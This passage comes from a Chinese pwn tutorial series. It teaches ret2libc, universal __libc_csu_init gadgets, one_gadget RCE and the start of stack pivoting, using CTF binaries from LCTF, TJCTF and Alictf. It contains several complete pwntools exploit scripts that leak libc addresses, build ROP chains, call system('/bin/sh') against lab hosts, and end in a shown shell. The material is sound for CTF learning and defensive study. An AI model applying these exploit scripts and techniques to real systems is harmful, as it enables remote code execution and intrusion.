  LOAD           0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x00000000001bd508 0x00000000001bd508  R E    0x200000
  LOAD           0x00000000001bd788 0x00000000003bd788 0x00000000003bd788
                 0x0000000000004f78 0x0000000000009218  RW     0x200000
  DYNAMIC        0x00000000001c0ba0 0x00000000003c0ba0 0x00000000003c0ba0
                 0x00000000000001e0 0x00000000000001e0  RW     0x8
  NOTE           0x0000000000000270 0x0000000000000270 0x0000000000000270
                 0x0000000000000044 0x0000000000000044  R      0x4
  TLS            0x00000000001bd788 0x00000000003bd788 0x00000000003bd788
                 0x0000000000000010 0x0000000000000078  R      0x8
  GNU_EH_FRAME   0x00000000001943dc 0x00000000001943dc 0x00000000001943dc
                 0x000000000000557c 0x000000000000557c  R      0x4
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     0x10
  GNU_RELRO      0x00000000001bd788 0x00000000003bd788 0x00000000003bd788
                 0x0000000000003878 0x0000000000003878  R      0x1

 Section to Segment mapping:
  段节...
   00
   01     .interp
   02     .note.gnu.build-id .note.ABI-tag .gnu.hash .dynsym .dynstr .gnu.version .gnu.version_d .gnu.version_r .rela.dyn .rela.plt .
plt .plt.got .text __libc_freeres_fn __libc_thread_freeres_fn .rodata .stapsdt.base .interp .eh_frame_hdr .eh_frame .gcc_except_table
 .hash
   03     .tdata .init_array __libc_subfreeres __libc_atexit __libc_thread_subfreeres __libc_IO_vtables .data.rel.ro .dynamic .got .g
ot.plt .data .bss
   04     .dynamic
```

从这张图上我们可以看出来.text节（Section）属于第一个LOAD段（Segment），这个段的文件长度和内存长度是一样的，也就是说所有的代码都是原样映射到内存中，代码之间的相对偏移是不会改变的。由于前面的PHDR, INTERP两个段也是原样映射，所以在IDA里看到的system首地址距离文件头的地址偏移和运行时的偏移是一样的。如：

在这个libc中system函数首地址是0x456a0，即从文件的开头数0x456a0个字节到达system函数

```
.text:00000000000456A0                  system          proc near
.text:00000000000456A0 48 85 FF                         test    rdi, rdi
.text:00000000000456A3 74 0B                            jz      short loc_456B0
.text:00000000000456A5 E9 86 FA FF FF                   jmp     sub_45130
.text:00000000000456A5                  ; ---------------------------------------------------------------------------
.text:00000000000456AA 66 0F 1F 44 00 00                align 10h
.text:00000000000456B0
.text:00000000000456B0                  loc_456B0:                              ;
.text:00000000000456B0 48 8D 3D 91 55 14 00             lea     rdi, aExit0     ;
.text:00000000000456B7 48 83 EC 08                      sub     rsp, 8
.text:00000000000456BB E8 70 FA FF FF                   call    sub_45130
.text:00000000000456C0 85 C0                            test    eax, eax
.text:00000000000456C2 0F 94 C0                         setz    al
.text:00000000000456C5 48 83 C4 08                      add     rsp, 8
.text:00000000000456C9 0F B6 C0                         movzx   eax, al
.text:00000000000456CC C3                               retn
.text:00000000000456CC                  system          endp
```

```
4:56A0h: 48 85 FF 74 0B E9 86 FA FF FF 66 0F 1F 44 00 00   H…ÿt.é†ú  f..D..
4:56B0h: 48 8D 3D 91 55 14 00 48 83 EC 08 E8 70 FA FF FF   H.='U..H.ì.èpúÿÿ
0000h: 7F 45 4C 46 02 01 01 03 00 00 00 00 00 00 00 00   .ELF............
```

调试程序，发现system在内存中的地址是0x7fb5c8c266a0

```
libc_2.24.so:00007FB5C8C266A0 __libc_system proc near
libc_2.24.so:00007FB5C8C266A0 test    rdi, rdi
libc_2.24.so:00007FB5C8C266A3 jz      short loc_7FB5C8C266B0
libc_2.24.so:00007FB5C8C266A5 jmp     sub_7FB5C8C26130
```

0x7fb5c8c266a0 -0x456a0 =0x7fb5c8be1000□

```
libc_2.24.so:00007FB5C8BE1000 assume es:_vdso_, ss:_vdso_, ds:_vdso_, fs:_vdso_, gs:_vdso_
libc_2.24.so:00007FB5C8BE1000 db  7Fh ; 
libc_2.24.so:00007FB5C8BE1001 db  45h ; E
libc_2.24.so:00007FB5C8BE1002 db  4Ch ; L
libc_2.24.so:00007FB5C8BE1003 db  46h ; F
libc_2.24.so:00007FB5C8BE1004 db    2
libc_2.24.so:00007FB5C8BE1005 db    1
```

根据这个事实，我们就可以通过泄露出来的libc中的函数地址获取libc在内存中加载的首地址，从而以此跳转到其他函数的首地址并执行。

在libc中存在字符串”/bin/sh”，该字符串位于.data节，根据同样的原理我们也可以得知这个字符串距libc首地址的偏移

```
.rodata:0000000000018AC3D
.rodata:0000000000018AC40 2F 62 69 6E 2F 73 68 00 aBinSh          db '/bin/sh',0
.rodata:0000000000018AC40
```

还有用来传参的gadget :pop rdi; ret

```
.text:000000000001FD7A 5F                                        pop     rdi
.text:000000000001FD7B C3                                        retn
.text:000000000001FD7B                          ; ---------------------------------------
```

据此我们可以构建脚本如下

```
#!/usr/bin/python
#coding:utf-8

from pwn import *

io = remote('172.17.0.2', 10001)

io.recvuntil(": ")
io.sendline('4')                                    #跳转到隐藏选项
io.recvuntil("@0x")
system_addr = int(io.recv(12), 16)          #读取输出的system函数在内存中的地址
libc_start = system_addr - 0x456a0          #根据偏移计算libc在内存中的首地址
pop_rdi_addr = libc_start + 0x1fd7a          #pop rdi; ret 在内存中的地址，给system函数传参
binsh_addr = libc_start + 0x18ac40          #"/bin/sh"字符串在内存中的地址

payload = ""
payload += 'A'*40                                    #padding
payload += p64(pop_rdi_addr)                  #pop rdi; ret
payload += p64(binsh_addr)                          #system函数参数
payload += p64(system_addr)                          #调用system()执行system("/bin/sh")

io.sendline(payload)

io.interactive()
```

0x04 一些特殊的gadgets

这一节主要介绍两个特殊的gadgets。第一个gadget经常被称作通用gadgets，通常位于x64的ELF程序中的__libc_csu_init中，如下图所示：

```
.text:0000000000400BF0 loc_400BF0:                             ; CODE XREF: __libc_csu_init+54↓j
.text:0000000000400BF0                 mov     rdx, r13
.text:0000000000400BF3                 mov     rsi, r14
.text:0000000000400BF6                 mov     edi, r15d
.text:0000000000400BF9                 call    qword ptr [r12+rbx*8]
.text:0000000000400BFD                 add     rbx, 1
.text:0000000000400C01                 cmp     rbx, rbp
.text:0000000000400C04                 jnz     short loc_400BF0
.text:0000000000400C06
.text:0000000000400C06 loc_400C06:                             ; CODE XREF: __libc_csu_init+36↑j
.text:0000000000400C06                 add     rsp, 8
.text:0000000000400C0A                 pop     rbx
.text:0000000000400C0B                 pop     rbp
.text:0000000000400C0C                 pop     r12
.text:0000000000400C0E                 pop     r13
.text:0000000000400C10                 pop     r14
.text:0000000000400C12                 pop     r15
.text:0000000000400C14                 retn
.text:0000000000400C14 __libc_csu_init endp
```

这张图片里包含了两个gadget，分别是

```
pop rbx; pop rbp; pop r12; pop r13; pop r14; pop r15; retn
mov rdx, r13; mov rsi, r14; mov edi, r15d; call qword ptr [r12+rbx*8]
```

对1稍作变形又可以得到一个gadget

```
.text:0000000000400C13                 pop     rdi
.text:0000000000400C14                 retn
.text:0000000000400C14 __libc_csu_init endp ; sp-analysis
```

```
pop rdi; retn
```

我们知道在x64的ELF程序中向函数传参，通常顺序是rdi，rsi，rdx，rcx，r8，r9，栈，以上三段gadgets中，第一段可以设置r12-r15，接上第三段使用已经设置的寄存器设置rdi，接上第二段设置rsi，rdx，rbx，最后利用r12+rbx*8可以call任意一个地址。在找gadgets出现困难时，可以利用这个gadgets快速构造ROP链。需要注意的是，用万能gadgets的时候需要设置rbp=1，因为call qword ptr [r12+rbx*8]之后是add rbx，1；cmp rbx，rbp；jnz xxxxxx。由于我们通常使rbx=0，从而使r12+rbx*8 = r12，所以call指令结束后rbx必然会变成1。若此时rbp != 1，jnz会再次进行call，从而可能引起段错误。那么这段gadgets怎么用呢？我们来看一下例子~/LCTF 2016-pwn100/pwn100

这个例子提供了libc，溢出点很明显，位于0x40063d

```
1 __int64 __fastcall sub_40063D(__int64 a1, unsigned int a2)
2 {
3   __int64 result; // rax@3
4   unsigned int i; // [sp+1Ch] [bp-4h]@1
5
6   for ( i = 0; ; ++i )
7   {
8     result = i;
9     if ( (signed int)i >= (signed int)a2 )
10      break;
11    read(0, (void *)((signed int)i + a1), 1uLL);
12  }
13  return result;
14 }
```


我们需要做的就是泄露一个got表中函数的地址，然后计算偏移调用system。前面的代码很简单，我们就不做介绍了

```
#!/usr/bin/python
#coding:utf-8

from pwn import *

io = remote("172.17.0.3", 10001)
elf = ELF("./pwn100")

puts_addr = elf.plt['puts']
read_got = elf.got['read']

start_addr = 0x400550
pop_rdi = 0x400763
universal_gadget1 = 0x40075a           #万能gadget1: pop rbx; pop rbp; pop r12; pop r13; pop r14; pop r15; retn
universal_gadget2 = 0x400740        #万能gadget2: mov rdx, r13; mov rsi, r14; mov edi, r15d; call qword ptr [r12+rbx*8]
binsh_addr = 0x60107c                          #bss放了STDIN和STDOUT的FILE结构体，修改会导致程序崩溃

payload = "A"*72                                  #padding
payload += p64(pop_rdi)                        #
payload += p64(read_got)
payload += p64(puts_addr)
payload += p64(start_addr)                  #跳转到start，恢复栈
payload = payload.ljust(200, "B")         #padding

io.send(payload)
io.recvuntil('bye~\n')
read_addr = u64(io.recv()[:-1].ljust(8, '\x00'))
log.info("read_addr = %#x", read_addr)
system_addr = read_addr - 0xb31e0
log.info("system_addr = %#x", system_addr)
```

为了演示万能gadgets的使用，我们选择再次通过调用read函数读取/bin/sh\x00字符串，而不是直接使用偏移。首先我们根据万能gadgets布置好栈

```
payload = "A"*72                              #padding
payload += p64(universal_gadget1)          #万能gadget1
payload += p64(0)                              #rbx = 0
payload += p64(1)                              #rbp = 1，过掉后面万能gadget2的call返回后的判断
payload += p64(read_got)          #r12 = got表中read函数项，里面是read函数的真正地址，直接通过call调用
payload += p64(8)                              #r13 = 8，read函数读取的字节数，万能gadget2赋值给rdx
payload += p64(binsh_addr)          #r14 = read函数读取/bin/sh保存的地址，万能gadget2赋值给rsi
payload += p64(0)                              #r15 = 0，read函数的参数fd，即STDIN，万能gadget2赋值给edi
payload += p64(universal_gadget2)          #万能gadget2
```

我们是不是应该直接在payload后面接上返回地址呢？不，我们回头看一下universal_gadget2的执行流程



由于我们的构造，上面的那块代码只会执行一次，然后流程就将跳转到下面的loc_400756，这一系列操作将会抬升8*7共56字节的栈空间，因此我们还需要提供56个字节的垃圾数据进行填充，然后再拼接上retn要跳转的地址。

```
payload += '\x00'*56                    #万能gadget2后接判断语句，过掉之后是万能gadget1，用于填充栈
payload += p64(start_addr)              #跳转到start，恢复栈
payload = payload.ljust(200, "B")       #padding
接下来就是常规操作getshell
io.send(payload)
io.recvuntil('bye~\n')
io.send("/bin/sh\x00")                  #上面的一段payload调用了read函数读取"/bin/sh\x00"，这里发送字符串

payload = "A"*72                        #padding
payload += p64(pop_rdi)                 #给system函数传参
payload += p64(binsh_addr)              #rdi = &("/bin/sh\x00")
payload += p64(system_addr)             #调用system函数执行system("/bin/sh")
payload = payload.ljust(200, "B")       #padding

io.send(payload)
io.interactive()
```

我们介绍的第二个gadget通常被称为one gadget RCE，顾名思义，通过一个gadget远程执行代码，即getshell。我们通过例子~/TJCTF 2016-oneshot/oneshot演示一下这个gadget的威力。

要利用这个gadget，我们需要一个对应环境的libc和一个工具one_gadget(https://github.com/david942j/one_gadget)。**这个程序没有栈溢出，其代码非常简单**

```
.text:0000000000400640                  public main
.text:0000000000400646 main             proc near               ; DATA XREF: _start+1D↑o
.text:0000000000400646
.text:0000000000400646 var_8            = qword ptr -8
.text:0000000000400646
.text:0000000000400646                  push    rbp
.text:0000000000400647                  mov     rbp, rsp
.text:000000000040064A                  sub     rsp, 10h
.text:000000000040064E                  mov     rax, cs:stdout@@GLIBC_2_2_5
.text:0000000000400655                  mov     esi, 0          ; buf
.text:000000000040065A                  mov     rdi, rax        ; stream
.text:000000000040065D                  call    _setbuf
.text:0000000000400662                  mov     edi, offset s   ; "Read location?"
.text:0000000000400667                  call    _puts
.text:000000000040066C                  lea     rax, [rbp+var_8]
.text:0000000000400670                  mov     rsi, rax
.text:0000000000400673                  mov     edi, offset aLd ; "%ld"
.text:0000000000400678                  mov     eax, 0
.text:000000000040067D                  call    __isoc99_scanf
.text:0000000000400682                  mov     rax, [rbp+var_8]
.text:0000000000400686                  mov     rax, [rax]
.text:0000000000400689                  mov     rsi, rax
.text:000000000040068C                  mov     edi, offset format ; "Value: 0x%016lx\n"
.text:0000000000400691                  mov     eax, 0
.text:0000000000400696                  call    _printf
.text:000000000040069B                  mov     edi, offset aJumpLocation? ; "Jump location?"
.text:00000000004006A0                  call    _puts
.text:00000000004006A5                  lea     rax, [rbp+var_8]
.text:00000000004006A9                  mov     rsi, rax
.text:00000000004006AC                  mov     edi, offset aLd ; "%ld"
.text:00000000004006B1                  mov     eax, 0
.text:00000000004006B6                  call    __isoc99_scanf
.text:00000000004006BB                  mov     edi, offset aGoodLuck ; "Good luck!"
.text:00000000004006C0                  call    _puts
.text:00000000004006C5                  mov     rax, [rbp+var_8]
.text:00000000004006C9                  mov     rdx, rax
.text:00000000004006CC                  mov     eax, 0
.text:00000000004006D1                  call    rdx
.text:00000000004006D3                  leave
.text:00000000004006D4                  retn
.text:00000000004006D4 main             endp
.text:00000000004006D4
.text:00000000004006D4 ; ---------------------------------------------------------------------------
```


从红框中的代码我们看到地址rbp+var_8被作为__isoc99_scanf的第二个参数赋值给rsi，即输入被保存在这里。随后rbp+var_8中的内容被赋值给rax，又被赋值给rdx，最后通过call rdx执行。也就是说我们输入一个数字，这个数字会被当成地址使用call调用。由于只能控制4字节，我们就需要用到one gadget RCE来一步getshell。我们通过one_gadget找到一些gadget：

```
root@kali:~# one_gadget libc.so.6_x64
0x45526 execve("/bin/sh", rsp+0x30, environ)
constraints:
  rax == NULL

0x4557a execve("/bin/sh", rsp+0x30, environ)
constraints:
  [rsp+0x30] == NULL

0xf1651 execve("/bin/sh", rsp+0x40, environ)
constraints:
  [rsp+0x40] == NULL

0xf24cb execve("/bin/sh", rsp+0x60, environ)
constraints:
  [rsp+0x60] == NULL
```

我们看到这些gadget有约束条件。我们选择第一条，要求rax=0。我们构建脚本进行调试：

```
#!/usr/bin/python
#coding:utf-8

from pwn import *

one_gadget_rce = 0x45526
#one_gadget libc.so.6_x64
#0x45526        execve("/bin/sh", rsp+0x30, environ)
#constraints:
#  rax == NULL
setbuf_addr = 0x77f50
setbuf_got = 0x600ae0

io = remote("172.17.0.2", 10001)

io.sendline(str(setbuf_got))
io.recvuntil("Value: ")
setbuf_memory_addr = int(io.recv()[:18], 16)          #通过打印got表中setbuf项的内容泄露setbuf在内存中的首地址

io.sendline(str(setbuf_memory_addr - (setbuf_addr - one_gadget_rce)))          #通过偏移计算one_gadget_rce在内存中的地址

io.interactive()
```

执行到call rdx时rax = 0



getshell成功

```
>>> io.sendline(str(setbuf_memory_addr - (setbuf_addr - one_gadget_rce)))
#通过偏移计算one_gadget_rce在内存中的地址
>>> io.interactive()
[*] Switching to interactive mode
140587273938214^JGood luck!
ls
ls^Jcore  flag.txt      libc.so.6  linux_serverx64  oneshot
```

附件（课后例题和练习题，非常重要，请务必学习后下载练习）

Linux pwn入门教程(4)——调整栈帧的技巧

作者：Tangerine@SAINTSEC

在存在栈溢出的程序中，有时候我们会碰到一些栈相关的问题，例如溢出的字节数太小，ASLR导致的栈地址不可预测等。针对这些问题，我们有时候需要通过gadgets调整栈帧以完成攻击。常用的思路包括加减esp值，利用部分溢出字节修改ebp值并进行stack pivot等。

0x00 修改esp扩大栈空间

我们先来尝试一下修改esp扩大栈空间。打开例子~/Alictf 2016-vss/vss，我们发现这是一个64位的程序，且由于使用静态编译+strip命令剥离符号，整个程序看起来乱七八糟的。我们先找到main函数

```
.text:0000000000400F7E
.text:0000000000400F7E                  public start
.text:0000000000400F7E start            proc near
.text:0000000000400F7E                  xor     ebp, ebp
.text:0000000000400F80                  mov     r9, rdx
.text:0000000000400F83                  pop     rsi
.text:0000000000400F84                  mov     rdx, rsp
.text:0000000000400F87                  and     rsp, 0FFFFFFFFFFFFFFF0h
.text:0000000000400F8B                  push    rax
.text:0000000000400F8C                  push    rsp
.text:0000000000400F8D                  mov     r8, offset sub_401940
.text:0000000000400F94                  mov     rcx, offset loc_4018B0
.text:0000000000400F9B                  mov     rdi, offset sub_4011B1
.text:0000000000400FA2                  call    sub_401240
.text:0000000000400FA2 start            endp
.text:0000000000400FA2
.text:0000000000400F7E ; Attributes: noreturn
.text:0000000000400F7E
.text:0000000000400F7E                  public start
.text:0000000000400F7E start            proc near
.text:0000000000400F7E                  xor     ebp, ebp
.text:0000000000400F80                  mov     r9, rdx
.text:0000000000400F83                  pop     rsi
.text:0000000000400F84                  mov     rdx, rsp
.text:0000000000400F87                  and     rsp, 0FFFFFFFFFFFFFFF0h
.text:0000000000400F8B                  push    rax
.text:0000000000400F8C                  push    rsp
.text:0000000000400F8D                  mov     r8, offset sub_401940
.text:0000000000400F94                  mov     rcx, offset loc_4018B0
.text:0000000000400F9B                  mov     rdi, offset main
.text:0000000000400FA2                  call    __libc_start_main
.text:0000000000400FA2 start            endp
.text:0000000000400FA2
```

IDA载入后窗口显示的是代码块start，这个结构是固定的，call的函数是__libc_start_main，上一行的offset则是main函数。进入main函数后，我们可以通过syscall的eax值，参数等确定几个函数的名字。

```
.text:00000000004374E0 sub_4374E0      proc near               ; CODE XREF: sub_4011B1+10↑p
.text:00000000004374E0                 mov     eax, 25h
.text:00000000004374E5                 syscall
.text:00000000004374E7                 cmp     rax, 0FFFFFFFFFFFFF001h
.text:00000000004374ED                 jnb     loc_43C550
.text:00000000004374F3                 retn
.text:00000000004374F3 sub_4374E0      endp
.text:00000000004374F3
```

37	sys_alarm	unsigned int seconds

sub_4374E0使用了调用号是0x25的syscall，且F5的结果该函数接收一个参数，应该是alarm

```
sub_408800((__int64)"VSS:Very Secure System");
sub_408800((__int64)"Password:");
```

```
root@58f4dbb8b1e8:~# ./vss
VSS:Very Secure System
Password:
```

sub_408800字符串单参数，且参数被打印到屏幕上，可以猜测是puts

```
sub_437EA0(0LL, (__int64)&v1, 1024LL);
```

```
00437EA0 sub_437EA0      proc near               ; CODE XREF: sub_40108E+F9↑p
00437EA0                                         ; sub_4011B1+51↑p ...
00437EA0                 cmp     cs:dword_6C7EFC, 0
00437EA7                 jnz     short sub_437EBD
00437EA7 sub_437EA0      endp ; sp-analysis failed
00437EA7
00437EA9
00437EA9 ; =============== S U B R O U T I N E =======================================
00437EA9
00437EA9
00437EA9 sub_437EA9      proc near               ; CODE XREF: sub_400401+88↑p
00437EA9                                         ; sub_401240+2B8↑p ...
00437EA9                 mov     eax, 0
00437EAE                 syscall
00437EB0                 cmp     rax, 0FFFFFFFFFFFFF001h
00437EB6                 jnb     loc_43C550
00437EBC                 retn
00437EBC sub_437EA9      endp
00437EBC
00437EBD
00437EBD ; =============== S U B R O U T I N E =======================================
00437EBD
00437EBD
00437EBD sub_437EBD      proc near               ; CODE XREF: sub_437EA0+7↑j
00437EBD
00437EBD var_8           = qword ptr -8
00437EBD
00437EBD                 sub     rsp, 8
00437EC1                 call    sub_43AE30
00437EC6                 mov     [rsp+8+var_8], rax
00437ECA                 mov     eax, 0
00437ECF                 syscall
00437ED1                 mov     rdi, [rsp+8+var_8]
00437ED5                 mov     rdx, rax
00437ED8                 call    sub_43AE90
00437EDD                 mov     rax, rdx
00437EE0                 add     rsp, 8
00437EE4                 cmp     rax, 0FFFFFFFFFFFFF001h
00437EEA                 jnb     loc_43C550
00437EF0                 retn
00437EF0 sub_437EBD      endp
00437EF0
```

sub_437EA0调用sub_437EBD，使用了0号syscall，且接收三个参数，推测为read

分析后的main函数如下：


```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf; // [sp+0h] [bp-400h]@1

  alarm(0xAu);
  sub_4089E0((__int64)off_6C4790, 0LL);
  puts("VSS:Very Secure System");
  puts("Password:");
  read(0, &buf, 0x400uLL);
  if ( (unsigned int)verify((__int64)&buf) )
    puts("Logined");
  else
    puts("Access Deny");
  return 0;
}
```

被命名为verify的函数内部太过复杂，我们先暂且放弃静态分析的尝试，通过向程序中输入大量字符串我们发现程序存在溢出


```
root@58f4dbb8b1e8:~# ./vss
VSS:Very Secure System
Password:
11111111111111111111111111111111111111111111111111111111111111111111111111111111
11111111111111111111111111111111111111111111111111111111111111111111111111111111
1111111111111111
```


将断点下在call read一行，我们跟踪一下输入的数据的走向

```
VSS:Very Secure System
Password:
01234567890123456789012345678901234567890123456789012345678901234
56789012345678901234567890123456789012345678901234567890123456789
0123456789
```

